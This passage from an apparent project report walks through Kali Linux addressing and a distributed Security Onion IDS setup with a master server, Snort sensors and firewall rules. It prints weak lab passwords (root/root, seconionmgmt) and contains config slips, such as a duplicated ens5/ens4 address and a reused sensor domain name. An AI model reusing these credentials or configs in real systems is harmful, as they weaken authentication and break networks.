
- **Login Credentials**

Username: root

Password: root

- **IP Addressing**

IP Address 10.10.10.14 with subnet mask 255.0.0.0 and default gateway 10.10.10.100



```
Shell No.1
File Actions Edit View Help
GNU nano 4.9.3 /etc/network/interfaces Modified
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 10.10.10.14
netmask 255.0.0.0
gateway 10.10.10.100

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^_ Replace ^U Paste Text ^T To Spell ^_ Go To Line
```

Fig. 157. E4 (Kali Linux) Ip addressing

G. Machine Configurations – IDS

i. Configuration of Security Onion

It is assumed that the management system and sensors are connected according to the topology and all systems can communicate with each other.

Configuration of Security onion systems for production using master/slave architecture will begin with setting the network configuration on master and slave machines. In this setup, master node (Management server) is responsible for storing logs and hosting the intrusion detection analysis tools squirt, Kibana, Sguil, etc. Slave node (sensor) is responsible for sniffing data from bridges.

a. Master server configuration

- 1) Configuration starts with the command “sudo ssetup” on the master server. Setup will configure the services like Elasticsearch, Logstash, Kibana, Squert, Sguil, Zeek, Snort/suricata and netsniff-ng.
- 2) Proceed to network configuration and select one network interface as the management interface which is connected to the master server. Master server has 3 interfaces i.e, ens3, ens4 and ens5. In this setup only the ens3 interface should be configured and the other two interfaces should be configured manually after the setup.
- 3) Interface ens3 should be configured as a management interface which servers for the purpose of fetching the logs from the IDS sensors. In this project the management interfaces of the master server and sensors are in the same networks, so no router is used to connect sensors with the master server. Following is the network configuration of the ens3 interface:
 - IP address: 192.168.40.1
 - Netmask: 255.255.255.0
 - Dns-nameservers IP :127.0.1.1
 - Dns-domain name: seconionmgmt-virtual-machine

- 4) Interface ens4 should be configured manually with the which connects to router 4. This router is deployed in the topology to use in future if there is a need to use it. Following are the command lines which should be saved in /etc/network/interfaces to configure manually:
 - auto ens4
 - iface ens4 inet static
 - address 192.168.102.2
 - netmask 255.255.255.0
 - gateway 192.168.102.1
- 5) Interface ens5 is a tap interface which is used to connect the master server to the host machine. Because of this interface, analyst can browse the web based analytical tools like squert, kibana and sguil from the host machine which shows the graphical view of all logs. Following are the command lines which should be saved in /etc/network/interfaces to configure manually:
 - auto ens5
 - iface ens5 inet static
 - address 192.168.102.2
 - netmask 255.255.255.0
 - gateway 192.168.102.1




Fig. 158. Selection of management interface

- 6) Since there is no DHCP server in the network to assign the required network configurations automatically, it is recommended to address the interface statically for the production deployments by providing the static IP address, netmask, gateway IP address, DNS server IP address and local domain name as mentioned in step i (c). DNS server IP address and local domain name can be found in “/etc/hosts/” directory.
- 7) Sniffing interface is not required for the management server since it is not used for sniffing data from the network in this project. If a sniffing interface is selected, then the system will sniff the data and store logs. It is called a master server hybrid.
- 8) After configuring the management interface, next is to verify the configuration which is done till now and proceed further if everything is correct. If there is any mistake in the configuration then it can be fixed manually by editing /etc/network/interfaces file [95].

```
Static addressing is highly recommended for production deployments.
(*)  Static
( )  DHCP

<Ok>                                <Cancel>
```

Fig. 159. Selection of addressing type for management interface ens3

```
Would you like to configure sniffing (monitor) interfaces?

- Choose YES if this is a Standalone or Sensor installation
- Choose NO if this is a Server-only installation
  (only management interface will be configured)

<Yes>                                <No>
```

Fig. 160. Decision to configure sniffing interface.

```
Network configuration complete!

You'll need to reboot and then launch Setup again to continue the
second phase of Setup.

If you need to manually modify any other network settings, you can edit
/etc/network/interfaces now before rebooting.

Would you like to reboot now?

<Yes>                                <No>
```

Fig. 161. Rebooting to apply the network configuration.

- 9) After the system reboot, continue to configure the master server in the production mode by entering the “sudo ssetup”. This time network configuration can be skipped since it is done earlier. The IDS deployment can be done in two modes: a) Evaluation mode and b) Production mode. Evaluation mode is useful in the creation of standalone machines which can sniff data and store. This deployment is not useful for production deployment [95]. Production mode is useful in creation of a distributed environment which consists of a master server and set of sensors connected to it. Sensors can store or forward logs to the master server to store. This mode is intended for production deployment [95]. So, select production mode for production deployment.

```
Evaluation Mode or Production Mode?

Evaluation Mode is recommended for first-time users or standalone VMs:
- ideal for quickly evaluating Security Onion
- will automatically configure most details of your system
- configures Snort and Zeek to monitor one network interface
- NOT intended for a production deployment

Production Mode is recommended for production deployments
as it gives you more control over the details of your system
and allows you to build a distributed deployment. You choose:
- build a new master server or connect to an existing master server
- enable or disable network sensor services
- store logs locally or forward to master server

( ) Evaluation Mode
(*) Production Mode

<Ok> <Cancel>
```

Fig. 162. Selection of deployment mode

- 10) Next step is to build the new deployment since there is no existing deployment. So, select new to create a new deployment and to make this machine as the master server.

```
Do you want to build a new Security Onion deployment or add to an
existing deployment?

If you choose New, this machine will be the master server and will run
the Kibana and Squert web interfaces.

If you already have a master server, choose Existing.
You will need to be able to SSH to the existing master server with an
account that has sudo privileges.

(*) New
( ) Existing

<Ok> <Cancel>
```

Fig. 163. Creating a new deployment.

- 11) Create a user account which will be used for authentication when using squert, Kibana and Sguil. More users can be created later by using “sudo so- user-add” command.
- Username: seconionmgmt
 - Password: seconionmgmt




Fig. 164. Creation of user account.

- 12) Further, choose "best practices" to determine the days to keep the logs and repair logs that are stored on the sguil database. By default, logs will be kept for 30 days and repaired every 7 days in the sguil database [95].




Fig. 165. Options to choose log retention.

- 13) In the next step choose ETOPEN ruleset, which is a free, and open-source rule set available to everyone. ETPRO is a ruleset designed for modern threats, but it contains all signature identifiers that are present in ETOPEN. So, it is not advised to run both rulesets at a time [129]. Snort is efficient enough to process all the below ruleset. Whereas TALOSET and TALOS are not fully open-source rulesets. For this project ETOPEN ruleset would be sufficient to detect the advanced threats.

```
Which IDS ruleset would you like to use?

This master server is responsible for downloading the IDS ruleset from
the Internet.

Sensors then pull a copy of this ruleset from the master server.

If you select a commercial ruleset, it is your responsibility to
purchase enough licenses for all of your sensors in compliance with
your vendor's policies.

(*)  ETOOPEN Emerging Threats Open
( )  ETPRO Emerging Threats PRO
( )  TALOSET Snort Subscriber (Talos) and ET NoGPL rulesets
( )  TALOS Snort Subscriber (Talos) ruleset and set a policy

<Ok> <Cancel>
```

Fig. 166. Ruleset selection.

- 14) Since the IDS system is totally based on a snort engine, select snort as the detection engine in the next step. Snort is efficient enough to process all the above-mentioned rulesets.

```
Which IDS Engine would you like to use?

For best results, use the corresponding engine for the ruleset you
chose in the previous screen.

For example, if you chose the Snort Talos ruleset, you should probably
choose the Snort engine.

Likewise, if you chose an Emerging Threats ruleset, you should probably
choose the Suricata engine.

(*)  Snort
( )  Suricata

<Ok> <Cancel>
```

Fig. 167. Selection of detection engine.

- 15) Master server is intended to store the logs forwarded by the sensors. So, there is no need for sensor services for the master server. Disable the network sensor services in the next step.

```
Network sensor services include:

- Snort or Suricata for NIDS alerts
- Zeek for protocol logging
- netsniff-ng for full packet capture

For best performance, we recommend disabling network sensor services on
master servers.

Would you like to enable or disable network sensor services?

( )  Enable network sensor services
(*)  Disable network sensor services

<Ok> <Cancel>
```

Fig. 168. Disabling sensor services.

- 16) To save the master server from being overwhelmed by the logs forwarded by the sensors, a storage can be added to the master server which will act as a load balancer. For this project, it is not necessary to have a storage node since the incoming logs are not high in number. So, logs can be stored locally on the master server.
- 17) To manage the storage space on the master server, log storage can be limited. Keep the log storage as 9 gigabytes which is the default size.

```

How much disk space (in GigaBytes) should be allocated for
Elasticsearch to store logs?

Please enter an integer greater than 0.

Please make sure that the value you set here is less than 90% of your
disk space!

If you need to adjust this later, you can modify LOG_SIZE_LIMIT in
/etc/nsm/securityonion.conf.

9

<Ok>          <Cancel>

```

Fig. 169. Limiting log storage space.

- 18) In the next step, choose yes to continue the configuration process and it will take a while to apply the change. The final step in the master server configuration is to make changes in the host-based firewall to allow sensors to send logs and analysts to browse web tools from the host machines. To change firewall configuration “sudo so-allow” command should be used.

```

This program allows you to add a firewall rule to allow connections from a new I
P address.

What kind of communication would you like to allow?

[a] - Analyst - ports 22/tcp, 443/tcp, and 7734/tcp
[b] - Logstash Beat - port 5044/tcp
[c] - apt-cacher-ng client - port 3142/tcp
[e] - Elasticsearch REST endpoint - port 9200
[f] - Logstash forwarder - standard - port 6050/tcp
[j] - Logstash forwarder - JSON - port 6051/tcp
[l] - Syslog device - port 514
[n] - Elasticsearch node-to-node communication - port 9300
[o] - OSSEC/Wazuh agent - port 1514
[r] - OSSEC/Wazuh registration service - port 1515/tcp
[s] - Security Onion sensor - 22/tcp, 4505/tcp, 4506/tcp, and 7736/tcp

If you need to add any ports other than those listed above,
you can do so using the standard 'ufw' utility.

For more information, please see:
https://securityonion.net/docs/Firewall

Please enter your selection:

```

Fig. 170. Adding host-based firewall rules.

Enter ‘a’, to allow analyst on ports 22,443 and 7734 by entering the analyst IP address 192.168.102.2, 192.168.102.1, 199.185.120.129. Similarly, enter s to allow sensors on port 22, 4505, 4506 and 7736 by entering the sensors’ management IP address. The management IP addresses of the sensors will be mentioned in the sensor or slave configuration. This is the final step in master server configuration.

ii. *Slave (Sensor) Configuration*

Setting up the sensor also begins with the network configuration same as the master server network configuration. In this topology there are 3 sensors which are responsible for sniffing data from three respective zones. All these sensors have two interfaces each (ens3 and ens4).

Interface ens3 should be configured as sniffing in interface in the promisc mode which has no IP address assigned. This interface of all sensors is connected to the span port of their respective bridges. Using span port, sniffing interface sniff the data stream.

Interface ens4 should be configured as the management interface which is connected to the master server. The data captured by the ens3 interface is forwards to the master server through ens4. The network configuration can be done manually or during the setup.

Following are the network configuration details that should be saved in /etc/network/interfaces file. The same network configuration will be appended to this file if the configuration is done during the setup.

On sensor 1:

```
auto ens4
iface ens4 inet static
address 192.168.40.10
gateway 192.168.40.1
netmask 255.255.255.0
dns-nameservers 127.0.0.1 127.0.1.1
dns-domain soslave1-virtual-machine
auto ens3
auto ens3
iface ens3 inet manual
up ip link set $IFACE promisc on arp off up
down ip link set $IFACE promisc off down
post-up for i in rx tx sg tso ufo gso gro lro; do ethtool -K $IFACE $i off; done
post-up echo 1 > /proc/sys/net/ipv6/conf/$IFACE/disable_ipv6
```

On sensor 2:

```
auto ens4
iface ens4 inet static
address 192.168.40.20
gateway 192.168.40.1
netmask 255.255.255.0
dns-nameservers 127.0.0.1 127.0.1.1
dns-domain soslave2-virtual-machine
auto ens3
iface ens3 inet manual
up ip link set $IFACE promisc on arp off up
down ip link set $IFACE promisc off down
post-up for i in rx tx sg tso ufo gso gro lro; do ethtool -K $IFACE $i off; done
post-up echo 1 > /proc/sys/net/ipv6/conf/$IFACE/disable_ipv6
```

On sensor 3:

```
auto ens4
iface ens4 inet static
address 192.168.40.30
gateway 192.168.40.1
netmask 255.255.255.0
dns-nameservers 127.0.0.1 127.0.1.1
```

```
dns-domain soslave2-virtual-machine
auto ens3
iface ens3 inet manual
up ip link set $IFACE promisc on arp off up
down ip link set $IFACE promisc off down
post-up for i in rx tx sg tso ufo gso gro lro; do ethtool -K $IFACE $i off; done
post-up echo 1 > /proc/sys/net/ipv6/conf/$IFACE/disable_ipv6
```

For the sniffing interface, TCP Offloading flow controls were disabled to decrease the timeouts and increase the throughput. During the setup, the above network addressing should be used to configure the management interface.

- a. The setup can be begun by entering “sudo sosetup” command. Select ens4 as the management interface and proceed further.




Fig. 171. Selecting the management interface (ens4) on sensor.

- b. Since there is no DHCP server in the network to assign addresses dynamically, choose static addressing in the next step. And further, provide the above the network addressing for the ens4 interface in the subsequent steps.



Fig. 172. Selecting the addressing type.

- c. Select ens3 as the sniffing interface which is connected to the span of the respective bridge.



Fig. 173. Sniffing interface selection.

- d. In the next step, verify the given network configuration and click on Ok to apply the changes after reboot. The network configuration can be changed by editing /etc/network/interfaces file.




Fig. 174. Verifying network configuration.

- e. After reboot continue the setup by entering the "sudo sosetup" command. Since this is a distributed environment, select production mode as the mode of deployment.

```
Security Onion Setup (soslave2-virtual-machine)
Evaluation Mode or Production Mode?

Evaluation Mode is recommended for first-time users or standalone VMs:
- ideal for quickly evaluating Security Onion
- will automatically configure most details of your system
- configures Snort and Zeek to monitor one network interface
- NOT intended for a production deployment

Production Mode is recommended for production deployments
as it gives you more control over the details of your system
and allows you to build a distributed deployment. You choose:
- build a new master server or connect to an existing master server
- enable or disable network sensor services
- store logs locally or forward to master server

( ) Evaluation Mode
(*) Production Mode

<Ok> <Cancel>
```

Fig. 175. Deployment mode selection.

- f. In the next, select the “existing” to deploy the sensor in the already created production deployment with the master server. Then this sensor will become a node to the master server.

```
Security Onion Setup (soslave2-virtual-machine)
Do you want to build a new Security Onion deployment or add to an
existing deployment?

If you choose New, this machine will be the master server and will run
the Kibana and Squert web interfaces.

If you already have a master server, choose Existing.
You will need to be able to SSH to the existing master server with an
account that has sudo privileges.

( ) New
(*) Existing

<Ok> <Cancel>
```

Fig. 176. Deploying to the existing setup.

- g. Next, provide the IP address (192.168.40.1) or the hostname (seconionmgmt) of the master server to connect this sensor to it.




Fig. 177. Providing hostname and IP address of the master server.

- h.* Also provide the username (seconionmgmt)of the master which has the root privileges to perform SSH connection from the sensor machine.




Fig. 178. Username for SSH connection.

- i.* In the production mode, node can be configured in three ways:
 - a. Forward: This is useful to generate and capture logs from the ens3 interface and pass it on to the master server through management interface (ens4).
 - b. Heavy: This node will not forward logs to the master server.
 - c. Storage: This is intended to act as a load balancer for the master server by storing logs.

For this IDS setup, sensors should capture data and forward it to the master server. So, select “forwards” as the node type in the next step.

```
Security Onion Setup (soslave2-virtual-machine)
To add to your existing deployment, please select a node type for this
node.

Forward Nodes generate and collect logs and forward them to the master
server. Full packet capture remains local on forward nodes.

Heavy Nodes generate and collect logs and store them locally.

Storage Nodes do not generate logs themselves but simply extend the
storage of the master server.

For more information, please see:

(*) Forward
( ) Heavy
( ) Storage

<Ok> <Cancel>
```

Fig. 179. Node selection.

- j. Select “best practices” for the log retention and set PF_RING_min_slot_num to 4096 which is a default setting. Pf ring value balances the traffic flow and helps to run multiple instances at a time [1].

```
Security Onion Setup (soslave2-virtual-machine)
What would you like to set PF_RING min_num_slots to?

The default is 4096. For busy networks, you may want to increase this
to a higher number like 65534.

If you need to change this later, you can modify
/etc/modprobe.d/pf_ring.conf and reload the pf_ring module.

Please note that Zeek and Suricata now default to AF_PACKET instead of
PF_RING, so this setting only applies if you're running Snort.

4096
<Ok> <Cancel>
```

Fig. 180. Setting PF ring value.

- k. Although, sniffing and management interfaces are already configured but, it will again prompt to select the interface to monitor. Then, select ens3 as the sniffing interface and continue.




Fig. 181. Selecting sniffing interface.

- l. In the next step configure HOME_NET with the network address 192.168.40.0/24. This will help in writing the snort rule by replacing the home network address with the keyword HOME_NET.




Fig. 182. Configuring HOME_NET address.

- m. Further, verify all the above made configuration and continue to perform SSH connection to the master server by entering the master user password.




Fig. 183. SSH connection to master server

- n. Slave configuration will be completed once the SSH connection is successful.


```

Security Onion Setup (soslave2-virtual-machine)
Security Onion Setup is now complete!

Setup log can be found here:
/var/log/nsm/sosetup.log

You may view IDS alerts using Sguil, Squert, or Kibana (if enabled).

Zeek logs can be found in Kibana (if enabled) and the following
location:
/nsm/zeek/

<Bk>

```

Fig. 184. Setup complete.

C. Security Onion Troubleshooting

To aid in the navigation of errors since Security Onion is a complex machine the following list of commands and their Function are given here:

Command Name	Function
sudo so-status	Provides the user with general information on the status of the services running on the machine. [Ok] implies everything is running normal, [Warn] implies something is not right in the service. Usually, this warning provides some insights into what is going wrong in the service, but it may not. [Error] implies that either the service is not running or that there has been an error that has caused the service to stop running.
sudo sostat-quick	Helps to explain the so-status command via a guided tour of the output.
sudo so-rule-update	Allows rules to be updated on the sensors and master server. Meaning that any rules from the internet, if connected, or any local rules written on the machines will be distributed out to all machines in the deployment.
sudo so-allow	Allows a quick interface through which ports can be opened on the preconfigured UFW firewall on the machine itself. This contains predefined services and their respective ports making for an easy way to add them to the machine if needed.

The commands in the table above are the commands commonly used by the IDS with a bit of extra description in the case that the command itself is not clear enough. Any additional commands can be gleaned from the resource provide by Chris Sanders which is a Cheat Sheet for the most frequently used commands and locations for using and navigating Security Onion. An image of this can be seen in [Fig. 90, 87].

Configuration Files		Rule Management		General Maintenance	
Configuration	File	Configuration	File	Task	Command
General Settings	/etc/nsm/securityonion.conf	IDS Rules (Downloaded)	/etc/nsm/rules/downloaded.rules	Check Service Status	so-status
Sensor Settings	/etc/nsm/<hostname-interface>/sensor.conf	IDS Rules (Custom)	/etc/nsm/rules/local.rules	Start/Stop/Restart All Services	so-start stop restart
Maintenance Scripts	/etc/cron.d./usr/sbin	Rule Thresholds	/etc/nsm/rules/threshold.conf	Start/Stop/Restart Server Services	so-guild-start stop restart
snort	/etc/nsm/<hostname-interface>/snort.conf	Disabled Rules	/etc/nsm/pulledpork/disabledid.conf	Start/Stop/Restart Sensor Services	so-sensor-start stop restart
Suricata	/etc/nsm/<hostname-interface>/suricata.yaml	Modified Rules	/etc/nsm/pulledpork/modifysid.conf	Start/Stop/Restart Docker Containers	docker start stop restart
Bro	/opt/bro	PulledPork Config	/etc/nsm/pulledpork/pulledpork.conf	Start/Stop All Docker Containers	so-elastic-start stop
